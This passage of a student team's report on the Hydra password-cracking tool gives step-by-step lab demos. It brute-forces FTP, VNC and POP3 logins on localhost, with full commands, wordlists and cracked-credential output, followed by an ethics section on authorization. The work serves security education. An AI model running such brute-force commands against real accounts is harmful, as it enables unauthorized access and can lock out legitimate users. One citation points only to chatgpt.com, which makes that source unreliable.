ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 13:31:39
[DATA] max 4 tasks per 1 server, overall 4 tasks, 4 login tries (l:1/p:4), ~1 try per ta
sk
[DATA] attacking ftp://127.0.0.1:21/
[ATTEMPT] target 127.0.0.1 - login "labuser" - pass "guess" - 1 of 4 [child 0] (0/0)
[ATTEMPT] target 127.0.0.1 - login "labuser" - pass "123456" - 2 of 4 [child 1] (0/0)
[ATTEMPT] target 127.0.0.1 - login "labuser" - pass "password" - 3 of 4 [child 2] (0/0)
[ATTEMPT] target 127.0.0.1 - login "labuser" - pass "LabPass123!" - 4 of 4 [child 3] (0/
0)
[21][ftp] host: 127.0.0.1   login: labuser   password: LabPass123!
[STATUS] attack finished for 127.0.0.1 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-29 13:31:40

┌──(kali㉿kali)-[~/hydra_ftp_evidence]
└─$
```

Explanation of the command:

- **-l labuser**: Username to test.
- **-P demo_pwlist.txt**: Password list file.
- **-t 4**: Four threads for faster testing.
- **ftp://127.0.0.1**: Target protocol and address.


• **-V**: Verbose mode — shows each attempt.

• **-f**: Stops when the correct password is found.

• **-o**: Saves the results in a text file.

Hydra successfully found the correct password:


"**[21][ftp] host: 127.0.0.1 login: labuser password: LabPass123!**"



Example 5, hacking VNC with hydra:

1) Start VNC server (target service) — run as the test user

"sudo -u vncops vncserver :1 -localhost"



- **vncserver :1 starts a VNC display on port 5900 + 1 = 5901.**
- **-localhost binds the service to 127.0.0.1**

2) Verify the VNC service is listening

ss -tulpn | grep 5901

or

sudo netstat -tulpn | grep 5901

```
└─$ ss -tulpn | grep 5901
# or
sudo netstat -tulpn | grep 5901

tcp   LISTEN 0      5          127.0.0.1:5901      0.0.0.0:*


tcp        0      0 127.0.0.1:5901          0.0.0.0:*                L
ISTEN      86207/Xtightvnc
```

3) Manual VNC client test (to prove the password works)

Open a new terminal and run:

vncviewer 127.0.0.1:1

enter the VNC password when prompted



4) Prepare a small password list (wordlist)

cat > ~/hydra_vnc_demo/wordlists/demo_pwlist.txt <<'EOF'


guest

password

admin


12345678

EOF



5) Run Hydra against VNC (CLI example used in demo)

"hydra -P ~/hydra_vnc_demo/wordlists/demo_pwlist.txt -t 4 -V -f vnc://127.0.0.1:5901 -o ~/hydra_vnc_demo/logs/hydra_vnc_out.txt"



Options explained:

- -f: stop after the first found credential (saves time in demos).
- vnc://127.0.0.1:5901: Hydra target (protocol://host:port).

Example 6 : hacking Hydra POP3 Brute-Force


1 : System Update and Dependency Installation:

“sudo apt update”

Explanation: Updates the list of available packages on the system.

“sudo apt install -y hydra dovecot-core dovecot-imapd dovecot-pop3d scrot”

Explanation: Installs the required tools: **Hydra**, **Dovecot** packages




2 : Target User and Correct Password Setup:

sudo useradd -m -s /bin/bash telnetops

Explanation: Creates a new system user named telnetops with a home directory (-m). This is our target victim.

echo 'telnetops:TelnetDemo123' | sudo chpasswd

Explanation: Assigns the correct system password **TelnetDemo123** to the telnetops account.



3 : POP3 Service Activation:

sudo systemctl start dovecot

Explanation: Starts the Dovecot service, which enables the POP3 mail protocol.

ss -tulpn | grep 110

Explanation: Verifies the network status to ensure port **110** (the default unencrypted POP3 port) is actively listening for incoming connections.



CLI Tools: Creating Wordlist and Running Hydra

4 : Creating the Password Wordlist:

“mkdir -p ~/hydra_pop3_demo/wordlists”

“cat > ~/hydra_pop3_demo/wordlists/demo_pwlist.txt <<'EOF'”

guest

password

admin

12345678

TelnetDemo123

EOF


Explanation: Creates the necessary project directories and then creates the demo_pwlist.txt file, populating it with common passwords, crucially including the correct target password **TelnetDemo123**.



5 : Running the Hydra Attack (Successful Discovery):

“hydra -l telnetops -P ~/hydra_pop3_demo/wordlists/demo_pwlist.txt -t 4 -V -f 127.0.0.1 pop3 -o ~/hydra_pop3_demo/logs/hydra_pop3_out_$(date +%F_%T).txt

Explanation: Executes the brute-force attack against the POP3 service.



6.outcomes from using this tool

The kind of data we've have managed to capture is the passwords of the targets and all of the attempts (threads) Hydra had tried with different passwords from wordlists

People or areas that benefit from Hydra:

- Security Analysts : use it to assess and enhance the security of systems and networks.

- Cybersecurity Researchers : study attack and defense methods to improve security measures.

- IT Administrators : rely on it to identify address vulnerabilities before they can be exploited by attackers.

- Students : learn about penetration testing and security tools as part of their coursework.

7.Challenges Faced:

Technical & usability issues

- **Heavy setup and many required downloads:** Team members had to download large images and tools (Kali ISO, VirtualBox/VMware, wordlists, and other dependencies). This was time-consuming and caused delays for students with limited bandwidth.
- **High resource usage and device heat:** Running parallel attacks in the VM stressed the host machine — high CPU usage inside the VM caused overheating on some laptops. We had to reduce thread counts and run smaller wordlists to keep systems stable.
- **Difficult installation / dependency issues:** Some members faced compile-time errors or missing packages when trying to build Hydra from source. Those issues slowed the group;

Limitations of the tool

- **Online-only focus:** Hydra is designed for online guessing and cannot crack **offline** password hashes — it cannot replace tools like John the Ripper for post-breach hash analysis.
- **Risk of false results:** As mentioned, Hydra can produce false negatives (marking correct credentials as incorrect) or false positives (rare) if the target has unusual behavior, intermediate redirects, or hidden throttles. Testers must always validate Hydra results manually.
- **Operational safety limits:** Aggressive use can cause account lockouts, disrupt legitimate users, or degrade service availability if not carefully controlled.

Ethical & safety considerations

- **Authorization is mandatory:** Using Hydra against systems without explicit written permission is illegal and unethical. All testing must be covered by an authorized engagement (scope, dates, allowed targets).
- **Risk to production systems:** High-speed brute-force attempts can stress authentication servers, leading to degraded service for real users. Always prefer staging or dedicated test environments when possible.
- **Privacy and data handling:** Any credentials discovered must be handled confidentially and destroyed or transferred securely according to the engagement rules; leaking or retaining credentials is a serious ethical breach.

8.Conclusion and Recommendation

In conclusion, Hydra has become one of the most powerful and widely used password-cracking tools in cybersecurity,ethical hackers and penetration testers turn to it, because it supports a variety of protocols, including SSH, FTP, and HTTP,T elnet, SMB, POP3, IMAP etc. We conducted a brief test of the tool as part of our project and documented our preliminary results, such as the quantity of attempts and the password that was found. We have found that Hydra stands out compared to other brute force tools because it is very fast because it runs multiple threads which is better than single thread as speed is important to pen testers, Hydra is easily accessible and supported by the community; it comes with Kali, and is hosted on GitHub, and offers a lots of integration examples and tutorials, making it simple to learn and use for practical testing. The best way to use this tool is to either create your own vulnerable target to hack or always have explicit written permission from whatever you are targeting, as doing otherwise is illegal. We recommend small threads (1-16) to prevent unintentionally causing account lockouts and to use realistic wordlists when using Hydra to improve results, Hydra is advised to be used with permission when rapidly determining whether passwords are weak or reused.

9-References:

What is the Tool? /Relevance in cybersecurity

[1] https://cyberhub.sa/posts/5230

Definition of brute force

[2] attack:https://medium.com/@S3Curiosity/unmasking-the-hydra-the-art-of-ethical-hacking-and-brute-force-attacks-61d056afe32e

Brief hydra background/history

[3] https://en.wikipedia.org/wiki/Hydra_%28software%29

Definition of Ncark tool

[4]https://www.kali.org/tools/ncrack/

[5] van Hauser. “THC-Hydra: A Very Fast Network Logon Cracker.” Official GitHub repository.

https://github.com/vanhauser-thc/thc-hydra

“hydra | Kali Linux Tools.” Kali Linux documentation (tool page), Nov 17, 2024.

[6] https://www.kali.org/tools/hydra/

TryHackMe. “Hydra.” Overview room explaining Hydra’s use for online password attacks.

[7] https://tryhackme.com/room/hydra

OWASP. “Authentication Cheat Sheet.” Guidance on account lockout and throttling to resist brute-force attacks. [8] https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html

OWASP. “Blocking Brute Force Attacks.” Defensive control patterns (lockouts, delays).

[9] https://owasp.org/www-community/controls/Blocking_Brute_Force_Attacks

purpose of Ncrack:

[10]https://www.packtpub.com/en-cl/product/nmap-network-exploration-and-security-auditing-cookbook-third-edition-third-edition-9781838649357/chapter/chapter-2-getting-familiar-with-nmaps-family-2/section/discovering-systems-with-weak-passwords-with-ncrack-ch02lvl1sec16

Ncrack features:

[11]https://packages.debian.org/trixie/ncrack?utm_source

industries where Hydra is used :

[12]https://chatgpt.com/

SHH meaning:

[13] https://www.ucl.ac.uk/isd/research-data-repository/what-ssh-and-how-do-i-use-it#:~:text=SSH%20or%20Secure%20Shell%20is,be%20used%20for%20transferring%20data.

Ncrack usability

[14]https://nmap.org/ncrack/man.html?utm

Hydra required libraries

[15] https://aur.archlinux.org/packages/hydra-git

Burp primary purpose

[16] Burp Suite

OWASP primary purpose and usability

[17] The ZAP Homepage

OWASP ZAP key features and limitations and when to use

[18] https://www.zaproxy.org/docs/desktop/start/features/?utm

OWASP ZAP key features

[19][20]https://www.zaproxy.org/docs/desktop/start/features/scripts/?utm_

[21] van Hauser. (n.d.). *THC-Hydra: A very fast network logon cracker* [GitHub repository]. GitHub. https://github.com/vanhauser-thc/thc-hydra

[22] Zahra, A., & Gupta, N. (2021). Comparative study on password cracking tools. *International Journal of Advanced Research in Computer Science and Software Engineering, 11*(5), 12–18.

https://nceca.in/2021/60Comparative_Study_on_Password_Cracking_Tools.pdf

[23] HackerTarget. (2023). *Brute forcing passwords with Ncrack, Hydra and Medusa*. HackerTarget. https://hackertarget.com/brute-forcing-passwords-with-ncrack-hydra-and-medusa

Team contribution

Nora: What is Hydra, brief background, why is it named Hydra? Hydra relevance to cybersecurity. Installation requirement(Hydra dependencies and lab set up). Comparing Ncrack to Hydra, what industries is Hydra used in, step by step screenshots of Hydra CLI and Hydra GUI installation. GUI interface screenshots, GUI features, Connecting with Try hack me VPN screenshots, explanation. Hydra http post form attack, screenshot, code explanation., SHH meaning, hacking SSH using Hydra, hacking MariaDB/ MySQL using Hydra. Teaching the group how to start a VB and connect it to Kali Linux. Kind of data captured from our project, conclusion

Lana: why this tool useful, Hydra role in ethical hacking, Hydra importance in cybersecurity, People or areas that benefit from Hydra, scenarios where Hydra is used, compare Hydra with OWASP ZAP, and hacking pop3 using Hydra

Almajd: made comparison table, Hydra (features, usability, purpose), medusa comparison, and hacking VNC using Hydra, challenge, conclusion

Wareef: Installation requirements (operating system compatibility) helped with installing of Hydra, compare Burp to Hydra, hacking FTP using Hydra